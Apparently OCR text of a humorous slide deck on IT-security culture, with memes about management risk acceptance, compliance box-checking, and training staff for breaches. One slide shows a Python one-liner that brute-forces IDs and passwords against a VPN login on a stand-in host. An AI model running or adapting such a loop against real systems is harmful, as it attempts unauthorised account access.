
* REALLY BAD

* REALLY REALLY
BAD

GO WRONG ?

WHAT COULD

POSSIBLY





xkcd #327

LITTLE **BoBBY** TABLES

THE CAUSE


MANAGEMENT

VS.

CYBER SECURITY

WE ARE TAKING
THAT RISK!







"THATS OUT OF
SCOPE!"

- SAID NO ATTACKER EVER

A black and white photograph of a large shark silhouette swimming over a roof with grey shingles. The shark is positioned diagonally, its body angled from the top left towards the bottom right.


AND INSTANTLY
YOU'VE GOT
SHARKNADO

WRONG

*RISK MODELS

* CYBER CYBER

```
python -c "import urllib.request  
for i in range(1000, 9999):  
    for j in range(0, 3):  
        urllib.request.urlopen(  
            "http://DEADCUSTOMER.COM/vpn/login?id={0}&pass=fuckoff{1}".format(i,j)  
        ).read()"
```



SHUT UP

AND TAKE

MY MONEY!



GERMAN IT
VS. REALITY

THE NETWORK
UNDER FULL CONTROL!

A man with long hair and glasses is sitting in a chair, surrounded by various pieces of old computer hardware like monitors and keyboards. He is looking directly at the camera with a neutral expression.

BUT AI

WILL FIX 'EM

NOPE.

LIE.

NEA.

KAST.

ILLUSION OF
SECURITY

NOTIFYING LIBERATES
DOKUMENTATION
OVER FIXING

I
S
O
2
7
0
0
1

WE'RE FINALLY SECURE

I CHECKED ALL THE
BOXES



The Solution

The Solution is a logo consisting of the words "The" and "Solution" stacked vertically. The "T" in "The" and the "S" in "Solution" are bold black letters. The "he" in "The" and the "olutio" in "Solution" are white rectangles with black outlines. The "n" in "Solution" is a white triangle pointing downwards. The background is black with vertical yellow stripes.



GET THE TALENTS*

* HACK THE PLANET



NURTURE YOUR PEOPLE

"WORKING IN IT SECURITY
IS NOT STRESSING AT ALL."

- TIMO - 28 YEARS OLD



SHARPEN

YOUR

AXES

YOU WILL

NEED

THEM

TRAIN

FOR

DISASTER (AND A LOT OF PAIN)

$P(\text{BREACH}) = 1.0$



CULTURE
EATS
STRATEGY
FOR
BREAKFAST



YOU DO GOVERNANCE

I DO IT-SECURITY

WE ARE NOT THE SAME





Please disperse.